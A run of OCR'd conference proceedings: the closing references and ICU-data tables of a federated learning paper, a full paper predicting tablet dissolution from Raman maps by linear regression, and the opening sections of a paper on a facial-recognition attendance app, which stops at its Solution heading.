[30] Tan, A.Z.; Yu, H.; Cui, L.; Yang, Q. Towards Personalized Federated Learning. IEEE Trans Neural Netw Learn Syst2022, 1–17, doi:10.1109/TNNLS.2022.3160699.
[31] Fallah, A.; Mokhtari, A.; Ozdaglar, A. Personalized Federated Learning: A Meta-Learning Approach. 2020.
[32] Mohassel, P.; Zhang, Y. SecureML: A System for Scalable Privacy-Preserving Machine Learning. In Proceedings of the 2017 IEEE Symposium on Security and Privacy (SP); IEEE, May 2017; pp. 19–38.
[33] Cheng, K.; Fan, T.; Jin, Y.; Liu, Y.; Chen, T.; Papadopoulos, D.; Yang, Q. SecureBoost: A Lossless Federated Learning Framework. 2019.
[34] Yang, S.; Ren, B.; Zhou, X.; Liu, L. Parallel Distributed Logistic Regression for Vertical Federated Learning without Third-Party Coordinator. 2019.
[35] Feng, S.; Yu, H. Multi-Participant Multi-Class Vertical Federated Learning. 2020.
[36] Gu, B.; Dang, Z.; Li, X.; Huang, H. Federated Doubly Stochastic Kernel Learning for Vertically Partitioned Data. In Proceedings of the Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining; ACM: New York, NY, USA, August 23 2020; pp. 2483–2493.
[37] Chen, T.; Jin, X.; Sun, Y.; Yin, W. VAFL: A Method of Vertical Asynchronous Federated Learning. 2020.
[38] Jeong, E.; Oh, S.; Kim, H.; Park, J.; Bennis, M.; Kim, S.-L. Communication-Efficient On-Device Machine Learning: Federated Distillation and Augmentation under Non-IID Private Data. 2018.
[39] Duan, M.; Liu, D.; Chen, X.; Liu, R.; Tan, Y.; Liang, L. Self-Balancing Federated Learning With Global Imbalanced Data in Mobile Systems. IEEE Transactions on Parallel and Distributed Systems2021, 32, 59–71, doi:10.1109/TPDS.2020.3009406.
[40] Finn, C.; Abbeel, P.; Levine, S. Model-Agnostic Meta-Learning for Fast Adaptation of Deep

Networks. In Proceedings of the Proceedings of the 34th International Conference on Machine Learning; Precup, D., Teh, Y.W., Eds.; PMLR, October 2017; Vol. 70, pp. 1126–1135.
[41] Briggs, C.; Fan, Z.; Andras, P. Federated Learning with Hierarchical Clustering of Local Updates to Improve Training on Non-IID Data. In Proceedings of the 2020 International Joint Conference on Neural Networks (IJCNN); IEEE, July 2020; pp. 1–9.
[42] Smith, V.; Chiang, C.-K.; Sanjabi, M.; Talwalkar, A. Federated Multi-Task Learning. 2017.
[43] Hanzely, F.; Richtárik, P. Federated Learning of a Mixture of Global and Local Models. 2020.
[44] Chen, Y.; Wang, J.; Yu, C.; Gao, W.; Qin, X. FedHealth: A Federated Transfer Learning Framework for Wearable Healthcare. 2019.
[45] Yang, M.; Wang, X.; Zhu, H.; Wang, H.; Qian, H. Federated Learning with Class Imbalance Reduction. In Proceedings of the 2021 29th European Signal Processing Conference (EUSIPCO); IEEE, August 23 2021; pp. 2174–2178.
[46] Pfitzner, B.; Steckhan, N.; Arnrich, B. Federated Learning in a Medical Context: A Systematic Literature Review. ACM Trans Internet Technol2021, 21, 1–31, doi:10.1145/3412357.
[47] Vepakomma, P.; Gupta, O.; Swedish, T.; Raskar, R. Split Learning for Health: Distributed Deep Learning without Sharing Raw Patient Data. 2018.

SUPPLEMENTARY

Table 1. Description of data distribution by icu for common variables of Physionet Challenge 2012 data set.

		CCU (n=889)	CSRU (n=1,219)	MICU (n=2,216)	SICU (n=1,676)	ExternalICU (n=2,000)	P-Value *
Age		69.4(14.6)	67.6(13.1)	63.5(18.1)	60.3(19.3)	64.1(12.2)	<0.001
Gender	Female	357(40.2)	453(35.8)	1075 (50.1)	706(41.6)	241(45.2)	<0.001
	Male	531(59.8)	812(64.2)	1070 (49.9)	992(58.4)	292(54.8)	
Height		170.6(17.8)	169.9(10.5)	168.3(19.7)	170.1(17.3)	169.3(23.2)	<0.001
Weight		80.7(21.8)	87.4(20.0)	82.3(27.2)	83.0(25.8)	81.9(23.3)	<0.001
In-hospitaldeath	Alive	773(87.0)	1205 (95.2)	1724 (80.3)	1457 (85.8)	453(85.0)	<0.001
	Death	115(13.0)	61(4.8)	423(19.7)	242(14.2)	80(15.0)	
Length of stay	<7days	396(44.6)	455(35.9)	801(37.3)	453(26.7)	189(35.5)	<0.001
	>7days	492(55.4)	811(64.1)	1346 (62.7)	1246 (73.3)	344(64.5)	

*One-way analysis ofvariance (ANOVA) for continuous features;χ^2-test for categorical features.

Table 2.Performance evaluation of PPFL compared to FedAvg, Local (using common features), Local (using common and specific features) in internal and external validation.

In hospital mortality										
Client	Client-specific vertical features									
1 CCU	DiasABP	PaO2	pH	SysABP	Lactate	HR	SaO2	Bilirubin	ALP	Platelets
2 CSRU	Na	Albumin	PaO2	FiO2	SaO2	Urine	pH	Lactate	Creatinine	SysABP
3 MICU	PaCO2	Temp	Na	K	PaO2	Creatinine	HCT	SysABP	Bilirubin	pH
4 SICU	pH	HCT	MAP	SysABP	Albumin	Mg	Platelets	DiasABP	K	FiO2

Table 3.Performance evaluation of PPFL compared to FedAvg, Local (using common features), Local (using common and specific features) in internal and external validation.

		In hospital mortality				Length of stay (>7)			
		Local		External		Local		External	
Client	Model	Accuracy	AUROC	Accuracy	AUROC	Accuracy	AUROC	Accuracy	AUROC
1.CCU	FedAvg (x)	0.857	0.671	0.818	0.616	0.650	0.690	0.710	0.643
	PPFL(x)	0.862	0.773	0.860	0.640	0.862	0.715	0.860	0.671
	PPFL(x,s)	**0.879**	**0.827**	**0.845**	**0.803**	**0.871**	**0.853**	**0.862**	**0.861**
	Local(x)	0.860	0.657	0.823	0.598	0.852	0.803	0.839	0.636
	Local(x,s)	0.871	0.810	0.835	0.781	0.864	0.822	0.847	0.792
2.CSRU	FedAvg (x)	0.951	0.614	0.818	0.616	0.535	0.661	0.710	0.643
	PPFL(x)	0.937	0.643	0.814	0.617	0.923	0.690	0.816	0.625
	PPFL(x,s)	**0.954**	**0.873**	**0.836**	**0.762**	**0.954**	**0.833**	0.856	**0.719**
	Local(x)	0.952	0.635	0.818	0.576	0.927	0.691	0.851	0.596
	Local(x,s)	0.926	0.824	0.818	0.671	0.931	0.714	**0.860**	0.710
3.MICU	FedAvg (x)	0.809	0.616	0.818	0.616	0.640	0.593	0.710	0.643
	PPFL(x)	0.812	0.643	0.820	0.655	0.815	0.643	0.860	0.703
	PPFL(x,s)	0.815	**0.715**	**0.847**	**0.789**	**0.864**	**0.695**	**0.868**	**0.779**
	Local(x)	0.809	0.631	0.818	0.604	0.805	0.619	0.860	0.619
	Local(x,s)	**0.818**	0.709	0.841	0.765	0.805	0.690	0.852	0.722
4.SICU	FedAvg (x)	0.833	0.659	0.818	0.616	0.643	0.617	0.710	0.643
	PPFL(x)	0.855	0.672	0.860	0.648	0.851	0.689	0.860	0.659
	PPFL(x,s)	**0.860**	**0.835**	**0.867**	**0.807**	**0.856**	**0.853**	0.864	**0.873**
	Local(x)	0.803	0.665	0.818	0.622	0.741	0.692	0.858	0.657
	Local(x,s)	0.846	0.792	0.862	0.764	0.851	0.796	**0.871**	0.865

Table 4. Internal and external validation of using client-specific features in each client.

		In hospital mortality			
		Internal		External	
Client	Model	Accuracy	AUROC	Accuracy	AUROC
CCU	FedAvg (x)	0.857	0.671	0.818	0.616
	PPFL (x,s)	**0.871**	**0.838**	**0.862**	**0.723**
CSRU	FedAvg (x)	0.951	0.614	0.818	0.616
	PPFL (x,s)	**0.954**	**0.847**	**0.861**	**0.760**
MICU	FedAvg (x)	**0.809**	0.616	0.818	0.616
	PPFL (x,s)	0.805	**0.774**	**0.860**	**0.745**
SICU	FedAvg (x)	0.833	0.659	0.818	0.616
	PPFL (x,s)	**0.860**	**0.781**	**0.865**	**0.772**

PREDICTING THE DISSOLUTION OF TABLETS BASED ON RAMAN MAPS USING A LINEAR REGRESSION MODEL

Gábor Knyihár, Kristóf Csorba and Hassan Charaf

Department of Automation and Applied Informatics
Faculty of Electrical Engineering and Informatics
Budapest University of Technology and Economics
Budapest, Hungary

ABSTRACT

Investigation of the dissolution of tablets is an important area of pharmaceutical research. Such research aims to predict the dissolution process as accurately as possible without destroying the tablets. Several methods have been published that can estimate dissolution with approximate accuracy, but they are mostly complex and time-consuming. This article seeks to answer whether these complex models are necessary or whether a similar result can be achieved with the help of more straightforward methods. Therefore, during this work, a simpler linear regression model was created and analysed its effectiveness in estimating the dissolution curves. The investigation concluded that the results are not as accurate as in the case of more complex methods, but they are not far behind. Thus, even similar results may be achieved by fine-tuning and possibly developing these methods.

KEYWORDS

Raman spectroscopy, Dissolution curve, Linear regression, Principal Component Analysis

1. INTRODUCTION

One of the much-studied areas of pharmacy is the dissolution test of sustained-release tablets. The purpose of such a tablet is not to dissolve immediately after entering the body but to continuously distribute the amount of active ingredient (API) determined by pharmacists into the body for a specific period. The dissolution of tablets is usually characterised by dissolution curves, which show the percentage of the dissolved API in the proportion of the time. Today, the most reliable and frequently used method for determining the dissolution curve is a physical measurement, during which the tablet is placed in a liquid similar to stomach acid, and the amount of dissolved API is measured [1]. The method gives accurate results, but its major drawback is that it is incredibly time-consuming (it can take up to 12 or 24 hours to dissolve one tablet). Furthermore, it destroys the only tablet whose dissolution process is known.

For this reason, many types of research aim to estimate the progress of dissolution as simply, quickly and most importantly, non-destructively as possible. Many try to estimate the dissolution curve using modern artificial intelligence methods [2] [3] [4] [5]. The crushing strength of tablets, compression force applied during production, and Raman and near-infrared (NIR) spectra are commonly used as inputs [6]. Other papers try to solve the problem analytically [7], but the dissolution process can depend on many parameters, making these models complex.

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 79-85, 2023. CS & IT - CSCP 2023 DOI:10.5121/csit.2023.130107

This article examines the accuracy of a simpler linear regression (LR) model compared to more complex neural network methods. The authors of the article [5] present two methods for estimating the dissolution curve, which they refer to as discretisation (DI) and wavelet analysis (WA) methods. In this article, the same dataset is used as the authors of the reference article, so the obtained results can be directly compared.

Raman maps of the tablets were used as input. In pharmaceutical research, light-based spectral analysis methods are often used, among which near-infrared and Raman spectroscopy are widespread [8]. With the latter, we can take pictures of a small surface, based on which the ratio and arrangement of the elements that make up the surface can be determined without destroying it. While preparing the Raman map, a certain device, the Raman spectrometer, illuminates the tablet's surface at each grid point with laser light and records the variations in the wavelength of the reflected light [9] [10]. From the obtained spectra, compared with the reference spectra of the pure components, the percentage occurrence of the components in each point can be determined using the classical least squares (CLS) method [11] [12].

With Raman maps, the goal is to investigate the tablet's composition since these tablets contain a hydrophilic matrix that directly affects the time course of dissolution. These hydrophilic matric contains cellulose derivatives that swell in contact with water, slow the API's outflow, and hold the tablet together. Hence, the wetting of the internal parts occurs much later [7]. For this reason, we look for the amount and location of this material in Raman maps, as this provides the most information about the dissolution process [5].

2. THE USED DATA AND METHODS

2.1. The Tested Tablets

The measurement results presented in the article [5] were used for the calculations. The dataset contains information on 28 tablets, of which 18 were used for training and 10 for validation. Each tablet consists of 4 components: the API (drotaverin, DR), the hydrophilic matrix polymer (hydroxypropyl methylcellulose, HPMC), the filler (lactose) and the lubricant (magnesium stearate, MgSt). Their proportions are presented in Table 1. The factor that most influence the tablets' dissolution is the matrix polymer's ratio and particle size. So the dataset distinguishes between small (<45 µm) and large (>125 µm) HPMC tablets and varies the proportion of HPMC. The training dataset contains 6 different compositions (3 tablets each), while the validation data set contains 10 different compositions (1 tablet each).

Table 1. The parameters of investigated tablets

Name	DR (%)	HPMC (%)	Lactose (%)	MgSt (%)	HPMC Particle size (µm)
Training dataset (3 tablets at each)					
T10S(1-3)	8	10	81	1	< 45
T20S(1-3)	8	20	71	1	< 45
T30S(1-3)	8	30	61	1	< 45
T10L(1-3)	8	10	81	1	> 125
T20L(1-3)	8	20	71	1	> 125
T30L(1-3)	8	30	61	1	> 125

Name	DR (%)	HPMC (%)	Lactose (%)	MgSt (%)	HPMC Particle size (µm)
Validation dataset (1 tablet at each)					
V10S	8	10	81	1	< 45
V15S	8	15	76	1	< 45
V20S	8	20	71	1	< 45
V25S	8	25	66	1	< 45
V30S	8	30	61	1	< 45
V10L	8	10	81	1	> 125
V15L	8	15	76	1	> 125
V20L	8	20	71	1	> 125
V25L	8	25	66	1	> 125
V30L	8	30	61	1	> 125

2.2. Raman Maps

There are 4 Raman maps available for each tablet, 1 for each component. These were made on a small 1.2×1.2 mm^2 part of the tablet surface with a step interval of 40 µm, in a total of 31×31=961 points. Each point on the map shows the proportion of the given component in the tablet. Figure 1 shows an example of the Raman maps available for tablets.



Figure 1. Raman maps for the tablet T10S1. The first map shows the ratio of DR, the second of HPMC, the third of Lactose, and the fourth of MgSt on the tablet's surface. The x and y axes of the maps show the distance relative to the centre in µm.

2.3. Dissolution Curves

In addition to the Raman maps, the dissolution curve of each tablet is available. The curves give the concentration of the dissolved API at a total of 38 points in time. These points are 0, 2, 5, 10, 15, 30, 45 and 60 minutes from the beginning of the measurement and every 30 minutes after that up to 960 minutes. An example of this is shown in Figure 2.

2.4. Software

To perform the calculations, Matlab 2021b (v9.11) software developed by Mathworks supplemented with the Image Processing Toolbox (v11.4) and the Statistics and Machine Learning Toolbox (v12.2) was used.



Figure 2. Dissolution curve for the T10S1 tablet. The bottom axis shows the time from the beginning of the measurement in minutes, and the left axis shows the percentage of the dissolved API.

2.5. Processing of Raman Maps

Only the HPMC ratio of the tablets was considered during the work since the dissolution process depends mainly on this component. The HPMC map was discretised as a first step by assigning a group denoted by numbers between 1-10 to each pixel. The assignment is given by the Equation 1.

$$f: x \mapsto \lceil 10x \rceil, \quad \text{where} \quad x \in [0,1] \tag{1}$$

So, for example, the pixels whose value is greater than 0 and less than or equal to 0.1 belong to Group 1. The individual groups are meant to symbolise connected HPMC parts, and the higher the value of each group, the higher the proportion of HPMC found there.

Figure 3 shows an example of two discretised maps with different HPMC content. The figure clearly shows that in the case of the T30L1 sample, which contains a higher percentage of HPMC, significantly more regions can be found that belong to the groups denoted with larger numbers.



Figure 3. Discretised HPMC maps for T10S1 and T30L1 tablets. The x and y axes of the maps show the distance relative to the centre in μm, and the colours symbolise the individual groups between 1 and 10.

In order to characterise the regions with different HPMC content, the groups were summarised. The number of pixels in each row and column belonging to each group was counted. This method resulted in 2×31=62 values for each group, i.e. a total of 620 values. After calculating the parameters for the maps, we get a matrix of size 18×620, where the parameters belonging to one tablet are located in each row of the matrix. To make this matrix a manageable size and eliminate unnecessary parameters, the dataset was reduced to 17 principal components (PC) using principal component analysis (PCA). After that, the input became 18×17 in size. Several PC numbers were tried, but the best results were obtained when the number of PC was chosen to be 17 or more.

2.6. Creation of a Linear Regression Model for the Prediction of Dissolution Curves

In order to create the LR model, the set of parameters described in the previous chapter was used as input. For the output, the values of the reference dissolution curves were arranged in an 18×38 matrix. In the matrix, each row belongs to a tablet, and each column belongs to a particular time moment. Then, using the method of least squares, the $\boldsymbol{M}$ matrix was searched that balances the Equation 2 with the smallest possible ϵ error. $\boldsymbol{P}$ is the parameter matrix used as input, and $\boldsymbol{C}$ is the dissolution curve matrix used as output.

$$\boldsymbol{C} = \boldsymbol{M} \cdot \boldsymbol{P}^T + \epsilon \tag{2}$$

After that, the model was validated. The input parameter matrix was calculated for the validation maps, as in the training set.

The only difference was that the transformation obtained during training was used instead of PCA, and the input parameters were transformed into the same PC as the training set. The dissolution curves were determined using a matrix multiplication between the received inputs and the model defined during training. The results were then bounded using the assumption that the dissolution values could only be interpreted between 0-100, so the values that did not fit into this range were corrected.

2.7. Evaluation of the Accuracy of the Estimated Curves

For the comparison of the calculated and measured dissolution curves, the f_2 value described in the article [13] was used according to the Equation 3, where R_t and T_t are the calculated and measured dissolution values at the time of t, and n is the number of time moments.

$$f_2 = 50 \cdot \log_{10}\left\{\left[1 + \frac{1}{n}\sum_{t=1}^{n}(R_t - T_t)^2\right]^{-0.5} \cdot 100\right\} \tag{3}$$

The f_2 value is 100 if the two analysed curves are equivalent and less than 100 if they differ. So the goal is to make the f_2 value as large as possible.

3. RESULTS

Based on the obtained LR model, the dissolution curves for the 10 validation maps were calculated and compared with the measured curves by determining the already described f_2 value for each sample (Figure 4). The best-performing model gave an average of 47.08 for the f_2 value, which is a relatively good result.



Figure 4. The calculated dissolution curves of the validation dataset compared to the measured values. The bottom axes of the figures show the time from the beginning of the measurement in minutes, and the left axes show the percentage of the dissolved API.

The obtained results were compared with the results coming from the article [5] (Table 2). It is visible that the LR model is, on average inadequate to the DI and WA methods reported in the article. However, the LR method is significantly more straightforward, as all the methods explained in the article use a neural network, the training and calibration of which is a lengthy and complex procedure.

Table 2. Comparison of the f_2 value of the DI and WA methods [5] with the results of the LR method.

Name	f_2 value of method DI	f_2 value of method WA	f_2 value of method LR	Best method
V10S	75.58	39.43	45.08	DI
V15S	39.32	32.58	52.26	LR
V20S	87.89	86.27	49.84	DI
V25S	50.79	32.36	43.31	DI
V30S	96.11	81.50	25.33	DI
V10L	51.68	48.33	67.27	LR
V15L	77.31	56.04	49.37	DI
V20L	47.53	75.15	33.40	WA
V25L	46.71	68.00	31.85	WA
V30L	50.60	74.69	73.09	WA
Average	62.35	59.44	47.08	DI

Furthermore, if validation samples are analysed individually, in some cases, the LR model gives better results than the ones reported in the reference article. Consequently, it may be possible to achieve better results by combining these methods.

4. CONCLUSIONS

This article analysed a linear regression model's accuracy in predicting tablets' dissolution curves based on their Raman map. The results showed that although the model cannot achieve better results than the methods that do the same with the help of a neural network, the accuracy of the results is not much lower compared to them. This result indicates a strong correlation between the

metrics determined based on the Raman maps and the dissolution. Compared to methods using neural networks, the advantage of the linear regression model is that the training time is significantly less, and the characterisation of the relationships between individual parameters is much more transparent. Among the regression models, the linear one is the simplest, so there are still many opportunities for further development to achieve better results in dissolution prediction by examining different models.

ACKNOWLEDGEMENTS

The work presented in this paper has been carried out in the frame of project no. 2019-1.1.1-PIACI-KFI-2019-00263, which has been implemented with the support provided from the National Research, Development and Innovation Fund of Hungary, financed under the 2019-1.1. funding scheme.

REFERENCES

[1] J. B. Dressman and J. Krämer, Pharmaceutical dissolution testing, Taylor & Francis Boca Raton, FL:, 2005.
[2] B. Nagy, D. Petra, D. L. Galata, B. Démuth, E. Borbás, G. Marosi, Z. K. Nagy and A. Farkas, "Application of artificial neural networks for Process Analytical Technology-based dissolution testing," International journal of pharmaceutics, vol. 567, p. 118464, 2019.
[3] D. L. Galata, A. Farkas, Z. Könyves, L. A. Mészáros, E. Szabó, I. Csontos, A. Pálos, G. Marosi, Z. K. Nagy and B. Nagy, "Fast, Spectroscopy-Based Prediction of In Vitro Dissolution Profile of Extended Release Tablets Using Artificial Neural Networks," Pharmaceutics, vol. 11, p. 400, 2019.
[4] D. L. Galata, Z. Könyves, B. Nagy, M. Novák, L. A. Mészáros, E. Szabó, A. Farkas, G. Marosi and Z. K. Nagy, "Real-time release testing of dissolution based on surrogate models developed by machine learning algorithms using NIR spectra, compression force and particle size distribution as input data," International Journal of Pharmaceutics, vol. 597, p. 120338, 2021.
[5] D. L. Galata, B. Zsiros, L. A. Mészáros, B. Nagy, E. Szabó, A. Farkas and Z. K. Nagy, "Raman mapping-based non-destructive dissolution prediction of sustained-release tablets," Journal of Pharmaceutical and Biomedical Analysis, vol. 212, p. 114661, 2022.
[6] K. Yekpe, N. Abatzoglou, B. Bataille, R. Gosselin, T. Sharkawi, J.-S. Simard and A. Cournoyer, "Predicting the dissolution behavior of pharmaceutical tablets with NIR chemical imaging," International journal of pharmaceutics, vol. 486, p. 242–251, 2015.
[7] C. Maderuelo, A. Zarzuelo and J. M. Lanao, "Critical factors in the release of drugs from sustained release hydrophilic matrices," Journal of controlled release, vol. 154, p. 2–19, 2011.
[8] K. C. Gordon and C. M. McGoverin, "Raman mapping of pharmaceuticals," International journal of pharmaceutics, vol. 417, p. 151–162, 2011.
[9] J. R. Ferraro, Introductory raman spectroscopy, Elsevier, 2003.
[10] F. A. Miller and G. B. Kauffman, "CV Raman and the discovery of the Raman effect," Journal of Chemical Education, vol. 66, p. 795, 1989.
[11] J. F. Kauffman, M. Dellibovi and C. R. Cunningham, "Raman spectroscopy of coated pharmaceutical tablets and physical models for multivariate calibration to tablet coating thickness," Journal of pharmaceutical and biomedical analysis, vol. 43, p. 39–48, 2007.
[12] L. A. Mészáros, D. L. Galata, L. Madarász, Á. Köte, K. Csorba, Á. Z. Dávid, A. Domokos, E. Szabó, B. Nagy, G. Marosi and others, "Digital UV/VIS imaging: A rapid PAT tool for crushing strength, drug content and particle size distribution determination in tablets," International Journal of Pharmaceutics, p. 119174, 2020.
[13] J. Z. Duan, K. Riviere and P. Marroum, "In vivo bioequivalence and in vitro similarity factor (f2) for dissolution profile comparisons of extended release formulations: how and when do they match?," Pharmaceutical research, vol. 28, p. 1144–1156, 2011.

A MOBILE APPLICATION TO MARK ATTENDANCE USING A COMBINED BACKEND OF THE FIRESTORE DATABASE AND AMAZON AWS SERVICES

Andy Jiang[1], Yu Sun[2]

[1]Klein Oak High School, 22603 Northcrest Dr, Spring, TX 77389
[2]California State Polytechnic University, Pomona,
CA, 91768, Irvine, CA 92620

ABSTRACT

Since the beginning of the COVID-19 pandemic, education largely shifted away from the physical classroom and towards more digitally oriented platforms. This simplified classroom attendance problems greatly, as newly created programming scripts could easily track the students in a meeting room via their names. However, with the recent growing return to in person education, it has become apparent that the problem of attendance within the context of a non-virtual classroom environment has yet to be solved in an efficacious automated fashion. In larger classrooms, the severity of this problem becomes exacerbated even further, as teachers are forced to allocate valuable time for the purpose of marking attendance. The flourishing world of machine-learning based algorithms were the first solutions that we considered, and within the context of the premise, we concluded that facial recognition would likely be the most feasible and effective approach that we could use. This paper develops a mobile application to apply real time face recognition for the purpose of the above stated problem, using a combined backend of the Firestore database and Amazon AWS services. Applying our application to in person classrooms, the results show that our solutions are immensely effective in both saving time and reducing error.

KEYWORDS

Machine learning, Flutter, Facial Recognition

1. INTRODUCTION

In most educational environments, teachers or educators will be required to record the attendance statuses of each individual student, a task whose difficulty scales with the size of the class or group being taught [1]. While it may seem like a minor inconvenience, teachers may lose up to 18 hours of instructional value per school year performing this meaninglessly routine task (provided that they are using a minute a day to record attendance, in 6 separate classes for 180 days). Taking this into account, a method of relegating this menial task to an automated software would provide a marked boost in the efficiency over the course of a single school year [3]. Additionally, this particular solution is not only limited to the bounds of a classroom environment, although that was its original purpose. Marking an individual's arrival to their workplace could be easily automated with this technology, with the benefit of improved security and the aforementioned boost in efficiency. With these wide ranging use-cases in mind, it is

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 87-98, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130108

simple to visualize the potential benefits of such a solution, which could systematically perform such a duty in real-time, both with greater machine-learning driven efficiency and the removal of the potential for human error.

Within the sphere of existing solutions within the space, there are two main schools of thought: 1. the use of expensive and invasive hardware that tracks attendance via fingerprints, or more uncommonly, retinal scans, and 2. spreadsheets, that still require manual input. In the case of the first solution, the problem remains that teachers and educators lack the budget to acquire such technology. Simply put, this is far too specialized a tool, and relies on proprietary hardware that is infeasible for most individuals to obtain. In the second, the main question is unsolved entirely, as the individuals are yet still required to perform this task by hand.

In this paper, we utilize Amazon Rekognition service to power our machine learning pipeline. Allowing for an efficient and powerful backend for the recognition of faces, we use this software in tandem with Google's Firebase backend to store existing images, resulting in nearly instantaneous results [4]. We intend to create a fully automated system for the purposes of classroom attendance, which thus far has not had any major similar solutions. The structure of our app is based on the 'classes', or groups of individuals, and when the facial recognition begins, our app starts an active attendance process in which each face that shows on the feed is marked present. Subsequently, the process can be manually ended, or is automatically ended if all the students have been shown to be present.

We evaluated the results of our solution through extensive testing of our facial recognition algorithm, achieving flawless results with a sample-size of 20 separate faces. We show the usefulness of our approach through comprehensive evaluation of accuracy through various light conditions (250 lux, 500 lux, etc.). This shows the efficacy and flexibility of our algorithm in various environments, displaying flawless precision in normal light levels, and high accuracy in more fringe light conditions, in which the camera may strain to detect more minute facial features. Additionally, an experiment was conducted measuring the accuracy of our application in indoor conditions vs outdoor conditions.

The rest of the paper is organized as follows: Section 2 gives the details on the challenges thatwe met during the experiment and designing the sample; Section 3 focuses on the details of our solutions corresponding to the challenges that we mentioned in Section 2; Section 4 presents the relevant details about the experiment we did, following by presenting the related work in Section

5. Finally, Section 6 gives the conclusion remarks, as well as pointing out the future work of this project.

2. CHALLENGES

In order to build the project, a few challenges have been identified as follows.

2.1. Workflow Design

The most immediate and pressing concern in our design was how to optimize the efficiency of our workflow, in such a way that did not excessively strain the computing power of the local machine on which the software was running on. Developing a quick yet user-friendly interface was paramount for the viability of such an application, as without one, it would likely prove even less useful than existing solutions.

2.2. Mobile Image Parsing Into Usable Format

As we designed our application for mobile platforms, we needed to parse the image input file format into a usable file format which we could store, use, and send to our database backend. Additionally, we needed to perform facial recognition in real time, and thus we needed to process the images in a fast and efficient manner. The images returned by the device cameras were given in the YUV420 file format, which could not be parsed by our facial recognition system [5]. Therefore, we could not use it until further processing, which became a concern of efficiency as well.

2.3. Optimizing When to Call Face Recognition

Traditional facial recognition models are taxing to run without a great deal of processing power. Therefore, it was not feasible to design a process in which we could run a facial recognition machine learning algorithm on a live real-time camera stream, as then the process would be applied to each and every frame of the video captured by the camera. We used the Amazon AWS Rekognition system to provide an accurate and efficient facial recognition backend [9].

3. SOLUTION

